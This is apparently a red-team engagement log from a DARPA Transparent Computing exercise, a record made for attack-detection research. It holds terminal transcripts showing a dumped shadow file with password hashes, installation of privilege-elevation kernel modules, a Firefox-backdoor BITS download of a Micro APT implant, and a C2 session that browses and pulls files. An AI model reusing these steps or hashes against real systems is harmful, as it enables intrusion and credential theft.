[\*] drwxr-xr-x root root 4096 emacs24

[\*] -rw-r--r-- root root 96 environment

[\*] drwxr-xr-x root root 4096 firefox

[\*] drwxr-xr-x root root 4096 fonts

[\*] -rw-r--r-- root root 678 fstab

[\*] drwxr-xr-x root root 4096 fstab.d

[\*] -rw-r----- root fuse 280 fuse.conf

[\*] -rw-r--r-- root root 2584 gai.conf

[\*] drwxr-xr-x root root 4096 gconf

[\*] drwxr-xr-x root root 4096 gdb

[\*] drwxr-xr-x root root 4096 ghostscript

[\*] drwxr-xr-x root root 4096 gimp

[\*] drwxr-xr-x root root 4096 gnome

[\*] drwxr-xr-x root root 4096 gnome-app-install

[\*] drwxr-xr-x root root 4096 gnome-system-tools

[\*] drwxr-xr-x root root 4096 groff

[\*] -rw-r--r-- root root 1030 group

[\*] -rw------- root root 1012 group-

[\*] drwxr-xr-x root root 4096 grub.d

[\*] -rw-r----- root shadow 849 gshadow

[\*] -rw------- root root 834 gshadow-

[\*] drwxr-xr-x root root 4096 gtk-2.0

[\*] drwxr-xr-x root root 4096 gtk-3.0

[\*] drwxr-xr-x root root 4096 gtkmathview

[\*] -rw-r--r-- root root 6748 hddtemp.db

[\*] -rw-r--r-- root root 4781 hdparm.conf

[\*] -rw-r--r-- root root 92 host.conf

[\*] -rw-r--r-- root root 12 hostname

[\*] -rw-r--r-- root root 993 hosts

[\*] -rw-r--r-- root root 411 hosts.allow

[\*] -rw-r--r-- root root 711 hosts.deny

[\*] drwxr-xr-x root root 4096 hp

[\*] drwxr-xr-x root root 4096 ifplugd

[\*] drwxr-xr-x root root 4096 init

[\*] drwxr-xr-x root root 4096 init.d

[\*] drwxr-xr-x root root 4096 initramfs-tools

[\*] -rw-r--r-- root root 1721 inputrc

[\*] drwxr-xr-x root root 4096 insserv

[\*] -rw-r--r-- root root 771 insserv.conf

[\*] drwxr-xr-x root root 4096 insserv.conf.d

[\*] drwxr-xr-x root root 4096 iproute2

[\*] drwxr-xr-x root root 4096 iscsi

[\*] -rw-r--r-- root root 26 issue

[\*] -rw-r--r-- root root 19 issue.net

[\*] drwxr-xr-x root root 4096 kbd

[\*] drwxr-xr-x root root 4096 kernel

[\*] -rw-r--r-- root root 144 kernel-img.conf

[\*] -rw-r--r-- root root 1311 kerneloops.conf

[\*] drwxr-xr-x root root 4096 landscape

[\*] -rw-r--r-- root root 100131 ld.so.cache

[\*] -rw-r--r-- root root 34 ld.so.conf

[\*] drwxr-xr-x root root 4096 ld.so.conf.d

[\*] drwxr-xr-x root root 4096 ldap

[\*] -rw-r--r-- root root 267 legal

[\*] -rw-r--r-- root root 191 libaudit.conf

[\*] drwxr-xr-x root root 4096 libnl-3

[\*] drwxr-xr-x root root 4096 libpaper.d

[\*] drwxr-xr-x root root 4096 lightdm

[\*] -rw-r--r-- root root 1291 lintianrc

[\*] -rw-r--r-- root root 2570 locale.alias

[\*] -rw-r--r-- root root 3519 localtime

[\*] drwxr-xr-x root root 4096 logcheck

[\*] -rw-r--r-- root root 10551 login.defs

[\*] -rw-r--r-- root root 703 logrotate.conf

[\*] drwxr-xr-x root root 4096 logrotate.d

[\*] -rw-r--r-- root root 105 lsb-release

[\*] -rw-r--r-- root root 14867 ltrace.conf

[\*] drwxr-xr-x root root 4096 lvm

[\*] -rw-r--r-- root root 111 magic

[\*] -rw-r--r-- root root 111 magic.mime

[\*] drwxr-xr-x root root 4096 mail

[\*] -rw-r--r-- root root 28391 mailcap

[\*] -rw-r--r-- root root 449 mailcap.order

[\*] -rw-r--r-- root root 5173 manpath.config

[\*] drwxr-xr-x root root 4096 mercurial

[\*] -rw-r--r-- root root 23922 mime.types

[\*] -rw-r--r-- root root 956 mke2fs.conf

[\*] drwxr-xr-x root root 4096 modprobe.d

[\*] -rw-r--r-- root root 255 modules

[\*] drwxr-xr-x root root 4096 modules-load.d

[\*] -rw-r--r-- root root 979 mtab

[\*] -rw------- root lightdm 0 mtab.fuselock

[\*] drwxr-xr-x root root 4096 mysql

[\*] -rw-r--r-- root root 8453 nanorc

[\*] drwxr-xr-x root root 4096 network

[\*] -rw-r--r-- root root 91 networks

[\*] drwxr-xr-x root root 4096 newt

[\*] -rw-r--r-- root root 507 nsswitch.conf

[\*] -rw-r--r-- ntp ntp 205 ntp.conf

[\*] drwxr-xr-x root root 4096 obex-data-server

[\*] drwxr-xr-x root root 4096 opt

[\*] -rw-r--r-- root root 249 os-release

[\*] -rw-r--r-- root root 552 pam.conf

[\*] drwxr-xr-x root root 4096 pam.d

[\*] -rw-r--r-- root root 3 papersize

[\*] -rw-r--r-- root root 2353 passwd

[\*] -rw------- root root 2353 passwd-

[\*] drwxr-xr-x root root 4096 pcmcia

[\*] drwxr-xr-x root root 4096 perl

[\*] drwxr-xr-x root root 4096 pki

[\*] drwxr-xr-x root root 4096 pm

[\*] -rw-r--r-- root root 7649 pnm2ppa.conf

[\*] drwxr-xr-x root root 4096 polkit-1

[\*] -rw-r--r-- root root 350 popularity-contest.conf

[\*] drwxr-xr-x root root 4096 ppp

[\*] -rw-r--r-- root root 665 profile

[\*] drwxr-xr-x root root 4096 profile.d

[\*] -rw-r--r-- root root 2932 protocols

[\*] drwxr-xr-x root root 4096 pulse

[\*] drwxr-xr-x root root 4096 purple

[\*] drwxr-xr-x root root 4096 python

[\*] drwxr-xr-x root root 4096 python2.7

[\*] drwxr-xr-x root root 4096 python3

[\*] drwxr-xr-x root root 4096 python3.4

[\*] -rwxr-xr-x root root 306 rc.local

[\*] drwxr-xr-x root root 4096 rc0.d

[\*] drwxr-xr-x root root 4096 rc1.d

[\*] drwxr-xr-x root root 4096 rc2.d

[\*] drwxr-xr-x root root 4096 rc3.d

[\*] drwxr-xr-x root root 4096 rc4.d

[\*] drwxr-xr-x root root 4096 rc5.d

[\*] drwxr-xr-x root root 4096 rc6.d

[\*] drwxr-xr-x root root 4096 rcS.d

[\*] lrwxrwxrwx root root 29 resolv.conf -> ./../run/resolvconf/resolv.conf

[\*] drwxr-xr-x root root 4096 resolvconf

[\*] -rwxr-xr-x root root 268 rmt

[\*] -rw-r--r-- root root 887 rpc

[\*] -rw-r--r-- root root 1320 rsyslog.conf

[\*] drwxr-xr-x root root 4096 rsyslog.d

[\*] drwxr-xr-x root root 4096 salt

[\*] drwxr-xr-x root root 4096 samba

[\*] drwxr-xr-x root root 4096 sane.d

[\*] -rw-r--r-- root root 3663 screenrc

[\*] -rw-r--r-- root root 4038 securetty

[\*] drwxr-xr-x root root 4096 security

[\*] drwxr-xr-x root root 4096 selinux

[\*] drwxr-xr-x root root 4096 sensors.d

[\*] -rw-r--r-- root root 10344 sensors3.conf

[\*] -rw-r--r-- root root 19558 services

[\*] drwxr-xr-x root root 4096 sgml

[\*] -rw-r----- root shadow 1851 shadow

[\*] -rw------- root root 1851 shadow-

[\*] -rw-r--r-- root root 103 shells

[\*] -rw-r--r-- root root 1803 signond.conf

[\*] drwxr-xr-x root root 4096 skel

[\*] drwxr-xr-x root root 4096 speech-dispatcher

[\*] drwxr-xr-x root root 4096 ssh

[\*] drwxr-xr-x root root 4096 ssl

[\*] -rw-r--r-- root root 132 subgid

[\*] -rw------- root root 113 subgid-

[\*] -rw-r--r-- root root 132 subuid

[\*] -rw------- root root 113 subuid-

[\*] -r--r----- root root 745 sudoers

[\*] drwxr-xr-x root root 4096 sudoers.d

[\*] -rw-r--r-- root root 2084 sysctl.conf

[\*] drwxr-xr-x root root 4096 sysctl.d

[\*] drwxr-xr-x root root 4096 systemd

[\*] -r--r--r-- darpa darpa 150 tc-version

[\*] drwxr-xr-x root root 4096 terminfo

[\*] drwxr-xr-x root root 4096 thunderbird

[\*] -rw-r--r-- root root 11 timezone

[\*] -rw-r--r-- root root 1260 ucf.conf

[\*] drwxr-xr-x root root 4096 udev

[\*] drwxr-xr-x root root 4096 udisks2

[\*] drwxr-xr-x root root 4096 ufw

[\*] drwxr-xr-x root root 4096 update-manager

[\*] drwxr-xr-x root root 4096 update-motd.d

[\*] drwxr-xr-x root root 4096 update-notifier

[\*] -rw-r--r-- root root 321 updatedb.conf

[\*] -rw-r--r-- root root 222 upstart-xsessions

[\*] -rw-r--r-- root root 888 usb\_modeswitch.conf

[\*] drwxr-xr-x root root 4096 usb\_modeswitch.d

[\*] drwxr-xr-x root root 4096 vim

[\*] lrwxrwxrwx root root 23 vtrgb -> /etc/alternatives/vtrgb

[\*] drwxr-xr-x root root 4096 w3m

[\*] -rw-r--r-- root root 4812 wgetrc

[\*] drwxr-xr-x root root 4096 wpa\_supplicant

[\*] drwxr-xr-x root root 4096 xdg

[\*] drwxr-xr-x root root 4096 xfce4

[\*] drwxr-xr-x root root 4096 xml

[\*] -rw-r--r-- root root 349 zsh\_command\_not\_found

13:43

L2>cat shadow

[\*] root:!:17960:0:99999:7:::

daemon:\*:17016:0:99999:7:::

bin:\*:17016:0:99999:7:::

sys:\*:17016:0:99999:7:::

sync:\*:17016:0:99999:7:::

games:\*:17016:0:99999:7:::

man:\*:17016:0:99999:7:::

lp:\*:17016:0:99999:7:::

mail:\*:17016:0:99999:7:::

news:\*:17016:0:99999:7:::

uucp:\*:17016:0:99999:7:::

proxy:\*:17016:0:99999:7:::

www-data:\*:17016:0:99999:7:::

backup:\*:17016:0:99999:7:::

list:\*:17016:0:99999:7:::

irc:\*:17016:0:99999:7:::

gnats:\*:17016:0:99999:7:::

nobody:\*:17016:0:99999:7:::

libuuid:!:17016:0:99999:7:::

syslog:\*:17016:0:99999:7:::

messagebus:\*:17960:0:99999:7:::

landscape:\*:17960:0:99999:7:::

sshd:\*:17960:0:99999:7:::

darpa:$6$xK.VzxdE$iH0y2NIVuELMfyi3A4edvS5GCFgzGkH64wLL0kn.zlVUW8PQkowSMnhiHK8mLX2vIoJPDkAb.rQyd0VKSPiQv1:17960:0:99999:7:::

ta3:$6$dKwZiNDq7c$ZT/5r3gWSiX1ravToSgvOwZD3Th0FxhAnCB4wd7KOirVP/ucFKlsmG4Vh70ThRvXIO2mZEmF3Etf9IX.pXF7j/:17960:0:99999:7:::

ta1:$6$/R0.5o4EB1$E74dZ0Ihgx6Uo3YNWnbOOhVfvKmb6npZf9QJpgj0D9cb3SSm3ulmDJpGbMwNt3z9PIMM.MrLekZdwchioMkOR0:17960:0:99999:7:::

admin:$6$xvFHybfOzUlccoHY$r1iiRXW9m7TE/RrL4GYXECWiEb1vY7hjlyOo1ib8K11ZWtbDxOswfw3YngpdkzCO4ZLSze/mvhQdvUQgRKaK7.:17960:0:99999:7:::

user:$6$PyzIwQMUm45$zp5Ywn5B27Jr3ADu6TAbozDRKnSmc6LxCrs8WevCkklm2GwFZIQzO2PHRRlOUzovd1e/Yaq8yHQrQ1gWpnapI1:17960:0:99999:7:::

iswitcher:$6$LnLdWwNr8VwH1$RhkU2yaVSAGE015CMXOamYKklXm94oLGQIishhkgQ58KD8R5sR6/HX2PZqN1tQWoQGXEjVR0KVnwR7sPtluM5/:17960:0:99999:7:::

usbmux:\*:17961:0:99999:7:::

avahi:\*:17961:0:99999:7:::

lightdm:\*:17961:0:99999:7:::

dnsmasq:\*:17961:0:99999:7:::

avahi-autoipd:\*:17961:0:99999:7:::

colord:\*:17961:0:99999:7:::

kernoops:\*:17961:0:99999:7:::

pulse:\*:17961:0:99999:7:::

rtkit:\*:17961:0:99999:7:::

whoopsie:\*:17961:0:99999:7:::

speech-dispatcher:!:17961:0:99999:7:::

hplip:\*:17961:0:99999:7:::

saned:\*:17961:0:99999:7:::

ntp:\*:17961:0:99999:7:::

smmsp:!:17961:0:99999:7:::

prometheus:\*:18009:0:99999:7:::

13:44

L2>quit

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 DEAD 271358s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 DEAD 360s

## 11:45 -- TA1 THEIA -- Firefox Drakon APT (Failed)

Intended to run the Drakon APT via the Firefox backdoor but found we were unable to browse to any websites using Firefox. BBN and THEIA planned a solution or workaround. We reran the attack later in the week.

### Targets

* Ta1-theia (No host targeted as couldn’t get any to browse to a website with Firefox)

### Capabilities

* Firefox backdoor
* Drakon APT

### Event Log

16:09

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp barephone-instr.apk user@128.55.12.54:.

user@128.55.12.54's password:

barephone-instr.apk 100% 127KB 127.5KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.54

user@128.55.12.54's password:

[user@ta1-clearscope-translate ~]$

16:10

[user@ta1-clearscope-translate ~]$ adb devices

List of devices attached

HT79S1A06684 device

16:43

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp barephone-instr.apk user@128.55.12.54:.

user@128.55.12.54's password:

Permission denied, please try again.

user@128.55.12.54's password:

barephone-instr.apk 100% 128KB 128.4KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.54

user@128.55.12.54's password:

Permission denied, please try again.

user@128.55.12.54's password:

[user@ta1-clearscope-translate ~]$

[user@ta1-clearscope-translate ~]$ adb devices

List of devices attached

HT79S1A06684 device

16:44

[user@ta1-clearscope-translate ~]$ adb install barephone-instr.apk

Tried to run the test but install took too long and ran out of time. Contacted BBN to check it.

(6:06:29 PM) tchristo@tc.bbn.com: The ch04 phone is stuck in 'landscape' on the display and is completely unresponsive to touch

(6:06:54 PM) tchristo@tc.bbn.com: I pressed the power and volume keys a few times each and got no feedback from the device

## 16:09 -- TA1 ClearScope 1 -- BarePhone Micro APT (Failed)

Intended to run the Barephone app to launch Micro APT; however, the APK installation did not finish in over an hour. We contacted BBN to take a look at the phones. They saw that the phones were still publishing, but it was obvious to us that something was wrong. We were unable to run our attack.

### Targets

* ta1-clearscope-1 128.55.12.54 Android 8

### Capabilities

* BarePhone
* Micro APT

## 20:32 -- TA1 THEIA 3 -- Benign Activity (BinFmt-Elevate Setup)

Setup the BinFmt Elevate driver on THEIA 3 after engagement hours in preparation for an attack later in the week. This is considered benign activity.

### Targets

* ta1-theia-3 128.55.12.119 Ubuntu 12.04

### Capabilities

* BinFmt-Elevate Driver

### Benign Activity Setup

20:31

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp load\_helper\_theia.ko admin@128.55.12.119:.

The authenticity of host '128.55.12.119 (128.55.12.119)' can't be established.

ECDSA key fingerprint is 2d:81:fb:53:3e:7f:a6:20:f9:77:06:b0:df:95:7a:6b.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.119' (ECDSA) to the list of known hosts.

admin@128.55.12.119's password:

load\_helper\_theia.ko 100% 175KB 175.5KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp read\_scan\_theia.ko admin@128.55.12.119:.

admin@128.55.12.119's password:

read\_scan\_theia.ko 100% 176KB 175.8KB/s 00:00

20:32

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ ssh admin@128.55.12.119

admin@128.55.12.119's password:

Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-99-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Wed May 15 00:32:18 Local time zone must be set--see zic manual page 2019

System load: 0.05 Processes: 176

Usage of /: 14.6% of 115.37GB Users logged in: 1

Memory usage: 10% IP address for eth0: 10.0.6.69

Swap usage: 0% IP address for eth1: 128.55.12.119

Graph this data and manage this system at:

https://landscape.canonical.com/

New release '14.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Your current Hardware Enablement Stack (HWE) is no longer supported

since 2014-08-07. Security updates for critical parts (kernel

and graphics stack) of your system are no longer available.

For more information, please see:

http://wiki.ubuntu.com/1204\_HWE\_EOL

There is a graphics stack installed on this system. An upgrade to a

supported (or longer supported) configuration will become available

on 2014-07-16 and can be invoked by running 'update-manager' in the

Dash.

Last login: Wed May 15 00:31:54 2019 from ta1-marple-2-dp

admin@ta1-theia-target-3:~$ ls

Desktop Music Templates docs files hosts load\_helper\_theia.ko nodeexporter out857 out912 test

Documents Pictures Videos dot\_mozilla\_pre\_e5 glx\_alsa\_675.ko hsperfdata\_darpa minion out20 out864 passwd work

Downloads Public backup examples.desktop grains jna-95354950 monoxide out249 out892 read\_scan\_theia.ko

admin@ta1-theia-target-3:~$ mv load\_helper\_theia.ko load\_helper.ko

admin@ta1-theia-target-3:~$ mv read\_scan\_theia.ko read\_scan.ko

admin@ta1-theia-target-3:~$ sudo insmod ./load\_helper.ko

[sudo] password for admin:

Sorry, try again.

[sudo] password for admin:

admin@ta1-theia-target-3:~$ sudo insmod ./read\_scan.ko

admin@ta1-theia-target-3:~$ lsmod

Module Size Used by

read\_scan 12510 0

load\_helper 12516 0

floppy 69407 0

mac\_hid 13206 0

20:34

Ran elevate jenkins job to install glx\_alsa\_675.ko on ta1-theia-target-3

# 05/15/2019 – New Elevate, Inject, and Android Apps

## Schedule

|  |  |  |
| --- | --- | --- |
| 10:22 | TA1 ClearScope 1 | Benign Activity (Screencap APK, Failed) |
| 13:15 | TA1 FiveDirections 2 | Firefox BITS Micro APT |
| 14:14 | TA1 ClearScope 2 | Barephone Micro APT (Failed) |
| 14:48 | TA1 THEIA 1 | Firefox Drakon APT BinFmt-Elevate Inject |
| 15:39 | TA1 ClearScope 2 | Appstarter APK Micro APT |

## Setup

* [eth0:1100] 77.138.117.150:80 -> 128.55.12.167:8100 cs2: micro c2
* [eth0:1106] 153.4.41.7:80 -> 128.55.12.167:8106 theia1: www.nhra.com
* [eth0:1107] 189.141.204.211:80 -> 128.55.12.167:8107 theia1: sc server
* [eth0:1108] 208.203.20.42:80 -> 128.55.12.167:8108 theia1: oc2
* [eth0:1110] 170.32.78.39:80 -> 128.55.12.167:8110 5d: bits oc2
* [eth0:1111] 215.237.119.171:80 -> 128.55.12.167:8111 5d: serve (bits)
* [eth0:1112] 68.149.51.179:80 -> 128.55.12.167:8112 5d: thttpd (bits micro)
* [eth0:1113] 113.165.213.253:80 -> 128.55.12.167:8113 5d: micro c2
* [eth0:1114] 49.8.46.240:80 -> 128.55.12.167:8114 cs: webserver
* [eth0:1115] 42.183.7.162:80 -> 128.55.12.167:8115 cs: sc server
* [eth0:1116] 133.39.25.45:80 -> 128.55.12.167:8116 cs: oc2
* [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
* [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2

vyatta@internet:~$ ping www.nintendo.com

PING www.nintendo.com (192.195.204.26) 56(84) bytes of data

vbash-4.1# iptables --table nat --list

Chain PREROUTING (policy ACCEPT)

target prot opt source destination

DNAT tcp -- anywhere www.nintendo.com multiport dports www,http-alt to:128.55.12.1:3128

DNAT tcp -- anywhere www.nhra.com multiport dports www,http-alt to:128.55.12.1:3128

DNAT tcp -- anywhere www.yale.edu multiport dports www,http-alt to:128.55.12.1:3128

DNAT tcp -- anywhere 192.196.28.222 multiport dports www,http-alt to:128.55.12.1:3128

DNAT tcp -- anywhere www.usdoj.gov multiport dports www,http-alt to:128.55.12.1:3128

DNAT tcp -- anywhere 64.236.91.22 multiport dports www,http-alt to:128.55.12.1:3128.

## 10:22 -- TA1 ClearScope 1 -- Benign Activity (Screencap APK, Failed)

Tried to install the benign Screencap APK to verify that the phones were working after we reached out to BBN. Found that they were still in an unusable state. BBN checked on the phones later in the day. They found that ch04 was stuck in landscape mode and completely unresponsive to touch and had been since before our failed test on the previous day as the time on the phone was frozen at 3:55PM. It did not respond to the power or volume keys. They reached out to ClearScope to fix the phone, but we were unable to run the test at this time.

### Targets

* ta1-clearscope-translate 128.55.12.54 Android 8

### Capabilities

* Screencap APK (Benign, Failed)

### Benign Activity Setup

10:22

admin@ta51-bg-gen:~/apk$ scp screencap-instr.apk user@128.55.12.54:.

The authenticity of host '128.55.12.54 (128.55.12.54)' can't be established.

ECDSA key fingerprint is SHA256:IW9lmb1xHtgkZoFS2Al47jLKiVuXu9qnY37PzM6CO40.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.54' (ECDSA) to the list of known hosts.

user@128.55.12.54's password:

screencap-instr.apk 100% 35KB 35.4KB/s 00:00

10:23

admin@ta51-bg-gen:~/apk$ ssh user@128.55.12.54

user@128.55.12.54's password:

10:54

admin@ta51-bg-gen:~/apk$ scp screencap-instr.apk user@128.55.12.114:.

The authenticity of host '128.55.12.114 (128.55.12.114)' can't be established.

ECDSA key fingerprint is SHA256:IW9lmb1xHtgkZoFS2Al47jLKiVuXu9qnY37PzM6CO40.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.114' (ECDSA) to the list of known hosts.

user@128.55.12.114's password:

screencap-instr.apk 100% 35KB 35.4KB/s 00:00

admin@ta51-bg-gen:~/apk$ ssh user@128.55.12.114

user@128.55.12.114's password:

[user@ta1-clearscope-translate-test ~]$

### Event Log

Cannot run attacks against any clearscope phones right now. Did BBN verify the phones were usable last night when we reported having issues or only check the publishing rates?

Cannot run attacks on THEIA or ClearScope this morning.

## 13:15 -- FiveDirections 2 -- Firefox BITS Micro APT

Benign activity ran for most of the morning while the tools were being setup for the day. The activity was modified so the hosts would open Firefox and browse to http://215.237.119.171/config.html. The simulated host then entered URL for BITS Micro APT as http://68.149.51.179/ctfhost2.exe. We used the exploited Firefox backdoor to initiate download of ctfhost2.exe via the Background Intelligent Transfer Service (BITS). Our server indicated the file was successfully downloaded using the BITS protocol, and soon after Micro APT was executed on the target and connected out to 113.165.213.253:80 for C2. The attacker tried to elevate using a few different drivers, but it failed once again due to the computer having been restarted without disabling driver signature enforcement. BBN tried using BCDedit to permanently disable driver signing, but it did not seem to work during the engagement as the drivers failed to work unless driver signing was explicitly disabled during boot.

### Targets

* ta1-fivedirections-2 128.55.12.56 Windows 10

### Capabilities

* Firefox backdoor
* BITS protocol
* Micro APT

### Event Log

13:15

VNC -> Firefox http://215.237.119.171/config.html

Bits tab

http://68.149.51.179/ctfhost2.exe

http://68.149.51.179/asdf\_doesnt\_exist\_asdf

13:17

Click visit

C2 connection

root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# ./c2.py 8113

waiting for connection on port 8113

waiting for micro apt (ctrl+c to break from loop)

connection from (send quit to disconnect micro-apt) ('128.55.12.167', 35337)

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00 ........

received:

00000000: 29 00 00 00 01 00 00 00 00 00 00 00 11 00 00 00 )...............

00000010: 11 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A ........os:.===.

00000020: 77 69 6E 2D 78 36 34 0A 00 win-x64..

')\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x11\x00\x00\x00\x00\x00\x00\x00os:\n===\nwin-x64\n\x00'

os:

===

win-x64

13:18

APT>aptinfo

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00 ........

received:

00000000: 29 00 00 00 01 00 00 00 00 00 00 00 11 00 00 00 )...............

00000010: 11 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A ........os:.===.

00000020: 77 69 6E 2D 78 36 34 0A 00 win-x64..

apt returned: os:

===

win-x64

13:20

APT>elevate \\.\sysmon

sending: '$\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0b\x00\x00\x001\\\\.\\sysmon\x00' (36 bytes)

00000000: 24 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 $... ...........

00000010: 01 00 00 00 0B 00 00 00 31 5C 5C 2E 5C 73 79 73 ........1\\.\sys

00000020: 6D 6F 6E 00 mon.

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

13:21

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

apt returned: admin

APT>elevate \\\\.\\sysmon

sending: "'\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0e\x00\x00\x001\\\\\\\\.\\\\sysmon\x00" (39 byt

es)

00000000: 27 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 '... ...........

00000010: 01 00 00 00 0E 00 00 00 31 5C 5C 5C 5C 2E 5C 5C ........1\\\\.\\

00000020: 73 79 73 6D 6F 6E 00 sysmon.

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

apt returned: admin

13:22

APT>elevate

sending: '\x19\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x000' (25 bytes)

00000000: 19 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 .... ...........

00000010: 01 00 00 00 00 00 00 00 30 ........0

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

apt returned: admin

13:23

APT>pwd

sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 14 00 00 00 ........

received:

00000000: 2C 00 00 00 15 00 00 00 00 00 00 00 14 00 00 00 ,...............

00000010: 14 00 00 00 00 00 00 00 43 3A 5C 57 49 4E 44 4F ........C:\WINDO

00000020: 57 53 5C 73 79 73 74 65 6D 33 32 00 WS\system32.

apt returned: C:\WINDOWS\system32

APT>cd ..

sending: '\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00..\x00' (27 bytes)

00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00 ................

00000010: 03 00 00 00 00 00 00 00 2E 2E 00 ...........

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>cd ..

sending: '\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00..\x00' (27 bytes)

00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00 ................

00000010: 03 00 00 00 00 00 00 00 2E 2E 00 ...........

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>cd Users

sending: '\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00Users\x00' (30 bytes)

00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 55 73 65 72 73 00 ........Users.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>cd admin

sending: '\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00admin\x00' (30 bytes)

00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

13:24

APT>ls

sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 18 00 00 00 ........

received: 'w\x05\x00\x00\x19\x00\x00\x00\x00\x00\x00\x00\_\x05\x00\x00\_\x05\x00\x00\x00\x00\x00\x00.\n..\n.ssh\n20190503\_perfmon\_win10

\n20190503\_perfmon\_win10.zip\n20190503\_regmon\_win10\n20190503\_regmon\_win10.'...'txt\n' (1399 bytes)

apt returned: .

13:25

APT>getfile hosts hosts

sending: '\x1e\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00hosts\x00' (30 bytes)

00000000: 1E 00 00 00 04 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 68 6F 73 74 73 00 ........hosts.

received: 'k\x06\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00S\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00# $FreeBSD$\n#\n# Host Database\

n#\n# This file should contain the addresses and aliases for local hosts tha'...'-dp\n' (1643 bytes)

